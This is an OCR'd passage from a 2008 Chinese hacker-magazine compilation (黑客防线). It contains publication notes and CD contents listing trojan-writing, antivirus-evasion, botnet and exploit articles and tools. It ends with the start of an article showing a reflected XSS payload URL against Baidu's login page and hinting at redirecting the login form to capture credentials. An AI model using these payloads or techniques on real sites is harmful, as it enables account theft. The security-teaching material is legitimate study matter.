在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线 2008

精华奉献本（下）

黑客防线 编

系统漏洞底层分析

脚本漏洞实战操作

溢出研究热点剖析

系统防护高级策略

10大黑客技术专题栏目

200篇精品攻防文章

1200MB黑客经典工具与教程

2 附光盘 CD-ROM

ISBN 7-900447-54-7
9 787900 447548 >

全套定价：39.80元（附双光盘）

在攻与防的对立统一中寻求突破

黑客防线 2008 精华奏折（下）

黑客防线 编

内容提要

《黑客防线2008精华奉献本》是国内最早创刊的网络安全类媒体《黑客防线》总第73期到第84期的精华文章摘要，杂志理念“在攻与防的对立统一中寻求突破”完美地体现在本书中。全书按攻防对立的关系，分为上下两册（本册为上册），并附带2张包含1200M安全技术录像的光盘。文章通俗易懂、图文并茂，在每个关键知识点和细节上还有详细的“小知识”、“小提示”，方便大家理解和阅读。在栏目划分上，选取了网络安全技术上最热门、读者最喜欢的各大栏目，典型的有脚本攻击/脚本攻击防范、漏洞攻击/漏洞攻击防范、黑兵器库/黑器攻击防范等，并增加了全新的专题文章，同时选取国内首创的“新手学溢出”栏目中的精品文章，非常适合各层次读者学习！

本书适合各高校在校生、网络管理员、安全公司从业者、黑客技术爱好者阅读。

黑客防线2008精华奉献本（下册）

编　　：《黑客防线》编辑部
责任编辑：徐生震
编辑策划：李志华　黄　婷

出版：齐鲁电子音像出版社
开本：782×1092　1/16
印张：36
字数：3800千字

ISBN 7-900447-54-7

全套定价：39.80元（附双光盘）

关于黑客防线2008精华本的出版说明

首先，要向广大支持、爱戴《黑客防线》的读者朋友们表示歉意，由于各种有原因，2008精华本迟至今日才得以出版。对于多次询问、催促的朋友们，算是有了一个交代。

2008年，是不平凡的一年。这一年，黑防做了很多事情，包括杂志进一步提升技术水准，到了后半年又考虑到很多入门级读者的要求，把光盘改为普及型的电子杂志，同时，网站的VIP会员的规范性管理、培训班的正规化管理，很多事情，都是在这一年完成的。以至于使2008精华本拖延至今，好在我们还是在年底之前把它制作出来了，算是了了一桩心愿，对于时刻关注黑防的人、完整收藏黑防精华本的人，总算没有出现空缺一本的遗憾。

其实，大家都知道，所谓2008精华本，大部分都是20007年以来的精华文章，只不过重新制作一本精华本，就给了我们又一次去粗取精、去伪存真的机会。特别是随着时间的过后几个月，对各方面的技术的认识，又会多一些沉淀和判断，也是读者对于我们选编水平和技术评判标准的又一次检验。说到这里，让我们再一次感谢读者对我们的认可和支持，也感谢我们的作者提供的分门别类的技术原创文章，特别要感谢的是，那些没有选入精华本文章的作者，还是一如既往的支持我们，提出宝贵的建议，同时自己在购买者精华本。

在此需想要说明的是，很多读者踊跃购买精华本，一方面表明对精华本这种出版形式的认可，同时也是由于对于每月购买《黑客防线》月刊感到不便。这也是困扰我们多年的问题。庆幸的是，对于月刊的发行和订阅，已经有了一些改进的的方法在实施。特别是2009年的订阅，准备完全采用快递的方式，这就首先解决了不能够及时到报亭购买杂志的繁忙人士的困难，对于了解新的技术，也就不用等得很久了。

这本精华本发行之际，差不多也快到感恩节了。让我们感恩一个网络时代带给我们网络技术的这个新的领域，感恩通过技术追求建立起来的共同部落，感恩作者、编者和读者这种不解之缘。还要感恩我们网站的VIP会员、培训班学员，他们之中有很多人已经成为我们的作者和技术团队成员。最后要感恩的是，在技术面前人人平等——这就是黑客防线赋予我们的无限机缘。

黑客防线2008精华奉献本

光盘目录

A盘目录

编程解析

VC编写精小反弹穿墙木马
制作永久卡巴免杀ms06014网马生成器
编程实现木马的ActiveX启动和注入IE的启动方式
套接字编程实现网页内容的获取
以"熊猫烧香"的名义,再谈Delphi编写病毒程序
浅谈蠕虫病毒的特性——仿制熊猫烧香
DNS放大攻击原理、实现与防御
盗号研究怎能缺少新浪UC
Windows Rootkit开发初步
浅窥导入函数及输出导入表的内容
基于SMTP/POP3协议的新型僵尸网络实现
用原始套接字实现网络入侵检测系统

黑兵器库

傀儡僵尸终极免杀
猎杀灰鸽子——针对木马控制端的攻击
另类跨站攻击工具XSS Shell
黑防鸽子再免杀
打造自己的加壳程序
免杀NOD32查杀机制之输入输出表篇
利用"壳中改籽"免杀灰鸽子2007
PCShare2007新免杀
修改5款壳头过卡巴斯基
脚本后门及网页木马的免杀
木马免杀之内存定位过最新QQ医生1.4版

网管之家

网络保安 21.00 Build 0928
打造企业即时消息协作平台部署Live Communications Server 2005
用Debugging Tools for Windows寻找服务器意外重启的线索
冰盾专业级抗DDOS防火墙8.8 Build 80818运版
畅游巡警 1.0.9.6 Build 0922
客户端安装之网络GHOST
超级巡警4.0 Build 0926安装版
木马分析专家个人防火墙2008 0927
DIY简易硬件防火墙
天锐局域网扫描工具1.0

密界寻踪

小菜学破解之一:破解兵器、要点及其组合
小菜学破解之二:玩"风"
小菜学破解之三:玩"风"之追"风"
小菜学破解之四:汇编助记符与算法分析基础
小菜学破解之五:爆破、爆破分析与爆破方法
小菜学破解之六:例说软件插件的跟踪分析方法
手把手教你.net程序加解密之一:初识.net程序破解
手把手教你.net程序加解密之二:名称混淆、代码的重用
手把手教你.net程序加解密之三:强名称保护
手把手教你.net程序加解密之四:.net下程序的脱壳
深入分析与破解QQ键盘加密保护的反nProtect技术

安全防御工具

USB WriteProtector 1.0.2.0

USB WriteProtector是一款免费绿色小软件,能为USB设备(如U盘MP3等)加入防写入功能!完全绿色,免安装,不会常驻内存!只有ON/OFF两个选项,就能避免你的USB设备内的资料被删改,是个非常实用的好工具。

360保险箱V2.4.0.1001绿色正式版

emoveIT Pro XT SE 26.09.2008绿色版

RemoveIT Pro是一个免费病毒、蠕虫、广告、间谍程序清除工具。

宏杰工具之文件夹加密V1928绿色版

SpyBot-Search and Destroy 1.6.0.31绿色多语版

专门用来清理间谍程序的工具。一些间谍程序随着共享软件安装到电脑中,监视电脑运行。

WinPatrol V15.9.2008.0绿色汉化版

老牌的系统安全辅助软件,Windows的看门狗。

文件MD5效验工具V2.0绿色版

一款在Windows下用来计算和校验字符串MD5值或者文件MD5值的工具,支持文件拖放功能。可以验证下载后的文件是否与服务器上的文件一致。

1-2-3 Spyware Free 4.7绿色英文版

Software Removal Tool V2.2绿色多语版

The Cleaner 5.2.0.1100 Free绿色英文版

一个专门检测和清除侵入系统中的特洛伊木马的专业程序,内置2289个木马标识。可在线升级版本和病毒数据库,操作简单,功能强大!查杀的各类特洛伊木马种类最多,几乎所有较出名的这里都有,如Netspy、BO、Netbus、Girlfriend、Happy99、BackDoor以及它们的一些不同版本。

局域网ARP绑定工具1.0.0.2

简易MAC与IP绑定,适用局域网共享上网及网吧受ARP欺骗病毒攻击,无法上网或上网速度慢时。

ZoneAlarm ForceField v1.1.79

被设计保护浏览器免受基于互联网的威胁,比如钓鱼威胁、间谍站点、偷窃、间谍软件下载和隐私泄露。

木马专家2008 0825奥运版

一款木马查杀软件,除采用传统病毒库查杀木马以外,还能智能查杀未知木马,自动监控内存非法程序,实时查杀内存和硬盘木马。

Max Secure Spyware Detector Threat Definitions 16.0.1.220(64-bit)

专门设计的扫描、检测、删除和恢复间谍软件,可以快速和完整扫描,删除和恢复间谍软件,可以快速和完整扫描。

LAN Shield(局域网攻防系统)1.00绿色版

可以拦截局域网ARP攻击。

Microsoft Source Code Analyzer for SQL Injection

这款被称作MSCASI的工具可以检测ASP代码并发现其中的SQL INJECTION漏洞。向MSCASI提供原始代码,MSCASI便会帮你找到存在风险的代码位置。

Scrawlr 1.3绿色英文版

微软和HP合作开发的工具,会在网站中爬行,对所有网页的查询字符串进行分析并发现其中的SQL INJECTION风险。Scrawlr使用了部分HP WebInspect相同的技术,但只检测SQL INJECTION风险。Scrawlr从一个起始URL入口,爬遍整个网站,并对站点中所有网页进行分析,以找到可能存在的漏洞。

木马群专杀V1.1绿色加强版
360顽固木马专杀大全08-09-26绿色版
Ad-Aware SE Bulid 1.06r1绿色版+080926特征库
Dr.Web CureIT! 4.44 08.09.29绿色版
卡巴斯基病毒清除工具7.0.0.242
Norman Malware Cleaner V2008.09.18
365门神1.31绿色版
Spyware Terminator 2.5.0.532绿色英文版
ClamWin Portable V0.94绿色英文便携版

一套功能非常优秀的免费防毒软件。体积非常娇小，不会占用太多计算机资源；而且除了强大的文件与电子邮件防护能力之外，它还拥有线程扫描、在线更新病毒码、及时侦测等功能。

金刚文件夹加密专家10.5
LockCrypt 1.82绿色英文版

一个用Java编写的免费账户管理程序。它采用高强度的AES加密，只有你可以访问它。

Signature995 V9.0绿色版

一般的PDF文档管理器大多含有标准的加密功能，可以为文件提供标准等级的加密能力。不过随着计算机速度的不断增加，标准等级的加密方式可能会在几周或数个月，甚至更短的时间遭到绿化。对于安全性需求极高的公司来说，这样的加密强度是不够的。如果你需要更高等级的文件加密能力，那么可以试试Signature995这套软件。

17传加密器2.0.0
水依亭文件加密器2.0绿色版

能加密任何程序文件。

SimpPro v2.2.3绿色英文版

为即时通讯软件设计的一款安全工具，支持MSN Messenger、Yahoo! Messenger、ICQ和AIM，可以加密文本消息和文件传输。主要功能为：即时通讯文本发送前加密；保护MSN Messenger和ICQ文件传输；适合个人、小公司、企业使用；与流行即时通讯网络和客户端全面兼容。

雅典娜网页密码锁V20080808绿色版
Pocket Cache 1.4.0绿色英文版

对文本进行加密的工具，输入你要加密的密码，然后把重要信息变成密文。

大狼狗加密专家奥运版

由国内领先的专业信息安全厂商吉大正元出品的加密软件，采用高强度PKI加密技术，具有"文件夹加密、文件加密、磁盘保险箱（磁盘加密）、安全文件夹、指定解密人、制作自解密文件"等强大功能，可以有效的保护信息安全。

文件加密1.5绿色版

一款非常小巧的自由软件，携带非常方便，无须安装。程序采用随机加密方式，可对任何类型的文件进行加密，但相比之下对二进制文件或结构复杂的文件加密效果更为显著。文件一经加密，任何工具（包括解密工具）也别想打开，就算勉强打开所看到的也只是一大堆杂乱无章的内容。加密速度极快，对十几兆的大文件也只需短短的几秒钟。程序使用安全，绝不会对源文件造成破坏。程序会自动记录每一个文件在进行加密时的一些状态信息和步骤，并生成报告以供参考，且可以保存报告。支持同一文件的多次加密。

LSASecretsView V1.13绿色汉化版

无需攻击LSASS进程即可解密出包括管理员密码、拨号密码、ASPNet密码等在内的系统重要密码，解密出来的密码以HEX值显示。

RunAsDate 1.04绿色英文版

一个用来破解有时间限制软件的小工具。

IE PassView V1.09绿色英文版

一个小巧的密码破解工具，可以恢复Internet Explorer保存的密码，支持IE4～7的所有版本。

KS加密V1.1
Password Depot 3.23英文绿色特别版

一个功能强大的口令设置工具。易于使用，特点鲜明，应用BlowFish、Rijndael技术进行最新加密。允许你完全破坏新建的文件，重新设定密码保护。

Office Multi document Password Cracker 2.0.0.4英文绿色特别版

一款可以瞬间破解Word、Excel和Access文档密码的工具，一般情况下解密过程不超过5秒，而且操作简单，无需设置。密码破解过程不是常规的暴力或字典破解，而是通过文档本身的文件头进行密钥检索，效率极高。

CryptoExpert 2008 Lite v7.6.0

一个文件加密工具，该工具可以将特定的目录虚拟成一个磁盘驱动器，所有读取的过程都经过加密解密处理。

EncryptOnClick 1.208绿色英文版
Nsasoft SpotMSN V1.5绿色英文特别版

可以恢复MSN的口令。

John the Ripper password cracker 1.7.0.1绿色版

一个快速的口令破解器，支持多种操作系统，如Unix、DOS、Win32、BeOS和OpenVMS等。

Cain Abel V4.9.22绿色英文版

一个可以破解屏保、PWL密码、共享密码、缓存口令、远程共享口令、SMB口令、支持VNC口令解码、Cisco Type-7口令解码、Base64口令解码、SQL Server 7.0/2000口令解码、Remote Desktop口令解码、Access Database口令解码、Cisco PIX Firewall口令解码、Cisco MD5解码、NTLM Session Security口令解码、IKE Aggressive Mode Pre-Shared Keys口令解码、Dialup口令解码、远程桌面口令解码等综合工具。

图特ACCESS密码找回器1.00 Beta
FTP Password Recovery Master V1.1

一款通用的FTP账户密码恢复工具。它可以轻易的从下列客户端中恢复密码，客户端包含CuteFTP、WS_FTP、FileZilla、SmartFTP、FlashFXP和Bulletproof FTP。

Ziperello V2.0绿色汉化特别版
Passware Kit Enterprise 8.3 Build 2807绿色汉化特别版

世界著名的密码恢复工具合集，几乎可以破解当今所有文件的密码，功能强大，不论是遗忘的 Office、Windows、Zip、RAR压缩文件密码，它都能帮您统统找回来！

免杀工具包

加壳工具PEiD
编辑工具UltraEdit32
静态分析工具w32dsm
资源修改工具Restorator 2006
LordPE
加区段工具zeroadd
CCL2.8最终版
MYCLL（定位内存组合包）
AsmFun（汇编指令查询器）1.2
花指令添加器v2.0
花指令编写手册
WinMD5
木马辅助查找器
灰鸽子远程管理软件服务端卸载工具
网络休闲庄专用加壳程序F1修改版
MaskPE 2.0最终版
ASPACK2.12免KVP、KV修改版第3版

经典工具源码工具

C#版SQL TOOL
C语言下的端口扫描代码
一个内核级的SHELL工具源代码
《远程控制编程技术》源代码
ActiveX 启动方式代码
进程门神V1.0源码
经典远程控制木马Way2.4代码
三种语言的下载者源代码 C、Delphi、VB
上兴黑软管理器源代码
Hacker Defender 1.0.0源代码
开启远程Windows2000主机的Telnet服务VC++
ProxIce2.0正向连接后门
QQ聊天记录读取器源码
SQL注入SA权限CMD终结者+C源码

劲乐团综合外挂
网页木马生成器源码
网页验证码识别源码

B盘目录

首发漏洞
Input XSS最新漏洞及利用
揭密阿里巴巴支付控件多个安全漏洞
深入剖析挖掘风讯0Day
0Day挑战"安全高速"的WinWebMail
惊爆超星阅览器远程溢出0Day
潜伏的危机——腾讯QQ再现0Day
再次曝光腾讯浏览器溢出0Day
卡巴斯基删除任意文件0Day
超星再现远程溢出0Day
IE数字证书控件拒绝服务漏洞
暴风影音II ActiveX栈溢出0Day
IE脚本解析错误拒绝服务漏洞

特别专题
跨进官方服务器——全面剖析f2blog漏洞
BBSXP 0Day详细分析与获取系统权限
亲密接触QQ 0Day
DISCUZ也玩钓鱼
Apple QuickTime RTSP解析漏洞分析与利用
瑞星防火墙畸形规则文件溢出漏洞0Day
Yahoo! Messenger ActiveX远程栈溢出漏洞分析与利用
PHP SNMP扩展库函数栈溢出漏洞分析

漏洞攻防
快乐视听娱乐网漏洞分析与利用
Ajax Hacking实战
动易网站管理系统最新漏洞解析
测试蓝色伊人下载系统
FCKEditor入侵加提权
桃源网络硬盘最新漏洞分析与利用
动易，我是被微软陷害的
挂马之神
解析讯时网站管理系统漏洞
熊猫卫士本地提权漏洞体验
充分发掘GTS旅游系统0Day
经典重现，看菜鸟如何入侵内网

脚本攻防
JTBC网站内容管理系统漏洞解析
将网页挂马进行到底
Cookies欺骗入侵Cnmai二手信息发布系统
飞越统计系统漏洞分析
注入网上购物商城网站管理系统
FreeBSD下拿root权限
发现注册型注入点
霸王大陆木马破解修复
简单破解软件

新手学溢出
打造自己的ShellCode综合分析工具
编写全数字字母的ShellCode
MS07-004分析和利用
WinRAR 7z文件名溢出分析和利用
编写Unicode有效的ShellCode
OllyDBG Format String 0Day分析与利用
Fuzzing in Word溢出分析和利用
WinRAR栈溢出分析和利用
WinPcap驱动畸形参数漏洞分析

搜索引擎优化
网站地图制作工具(xml)
RankingBooster 2.0 Alexa排名工具
SEO中文排名优化方案百度篇
Exlink Monitor V1.0搜索引擎排名监测软件
XENU Link Sleuth 1.2d检查网站死链工具
SEO关键词分析工具
友情链接检测工具

ASP VIP教程
第1章 基础篇
第2章 进阶篇
第3章 SQL数据库篇
第4章 整站教程
——文章及文章评论教程生成Html文件教程(SQL数据库DIV+CSS布局)
第5章 整站教程2
——文件上传及下载系统教程
第6章 整站教程3
——图片管理系统教程
第7章 整站教程4
——购物车教程和网站多用户系统教程(Blog博客教程)
第8章 整站教程5
——广告管理系统教程、友情链接管理系统教程和广告联盟管理系统教程
第9章 整站教程6
——邮件发送系统教程和论坛教程
第10章 整站教程7
——MD5加密教程和网站安全教程
第11章 整站教程8
——搜索系统教程
第12章 整站教程9
——站内短消息系统教程和在线考试系统教程
第13章 整站教程10
——音乐系统教程和留言系统教程
第14章 整站教程11
——会员系统教程、后台管理和管理员分级教程
第15章 Dreamweaver CS3教程和CSS+DIV布局教程

社会工程学工具包
Google Hacks
Goo清扫员
t3chn0bra1n'z Googler
溯雪7
32个文档密码恢复工具
查看远程桌面密码
WORD文件密码
MD5批量破解加密V2.0
网站用户密码猜测工具
PDF密码移除器
黑客字典
QQ空间密码猜解工具
MSN聊天记录查看器
代理王
FinalData

黑防VIP会员心声
我看黑防 by piplup
黑防学习与建议 by icesoso
我的学习方法和建议 by www168

黑客防线2008精华奉献本

目录（下册）

首发漏洞

特别专题


漏洞攻防

脚本攻防

溢出研究

搜索引擎优化

适合读者：入侵爱好者
前置知识：无



Input XSS 最新漏洞及利用

文/图 梦之光芒(Monyer)

快过年了，所以文章开头忍不住要罗嗦几句。首先当然是要祝大家新年快乐（省略若干新年贺词）；然后就是把工作放一放，多回家看看！既然是新一年的文章，Monyer当然不会忘记给大家带来新的漏洞，继续我们的Ajax Hacking，依然要谈XSS，不过这回的利用漏洞一定会让你感到惊喜！

我们知道，如果要使XSS能够实现，我们的代码必须通过某种方式嵌入到对方的网页中。像注入漏洞的"'"、"and 1=1"和"and 1=2"一样，Input XSS也有自己的漏洞检测字符串，它们就是"<>"、"<iframe>"和"<script>alert(/xss/)</script>"。当你在Input框中输入"<>"，并在新页面的源代码中找到这对标签的话，那么基本上就说明它存在Input XSS漏洞 而"<iframe>"则是它的可视化检测方式 如果"<script>alert(/xss/)</script>"能够实现，则证明该页面可以实行脚本攻击，但是否可以被插入脚本，在本次的测试里亦不是非常重要，后面你将会知道。

传统的对于Input实行XSS攻击的漏洞，一般被利用在一个站点的搜索框上，比如http://v.baidu.com/srh.php?if=1&word=%3Ciframe%3E，如图1所示，而新的漏洞则存在于用户登录界面上。由于现




图1

在大部分站点的登录系统为了方便用户，采取将输错的用户名返回通知用户的方式，但却没有对通知信息进行过滤，导致跨站攻击的产生。简单来说就是，你在用户名处输入"I Am Monyer"，但返回给你的结果是"对不起！I Am Monyer这个用户名不存在"，或者是返回原页面，仅对密码框内容进行清空，但却依然保留在用户名框中你所输入的用户名，这样当你在用户名处输入"<iframe>"，该代码就会在返回页中执行，跨站也就产生了。

我们下面将对国内的几个大站点进行检测，之所以没有针对国外，是因为这个漏洞依然是具有"中国特色"的。

百度Passport登录XSS

百度这么大的网站，自然少不了它。来到Passport，直接在用户名处输入"<>"，提交后查看源代码，可以发现它没有对HTML标签进行过滤或转换，而是直接反馈给了我们，这就令我们有机可乘了，如图2 所示。




图2

我们直接通过URL构造XSS代码（因为input输入框一般都有长度限制）：http://passport.baidu.com/?login&username="><script>alert(/xss/)</script><&password=123并提交，结果如图3所示。

我们会看到百度已经把代码填补成 <input type="text" name="username" id="username" value="\"><script>alert(/xss/)</script><"class="ip"/>，这里要注意一下，百度会把引号转换成斜杠+引号。如果我们添加一行代码，只负责把Form的Action进行转向的话，那么当用户再次填写用户名和密码时，就

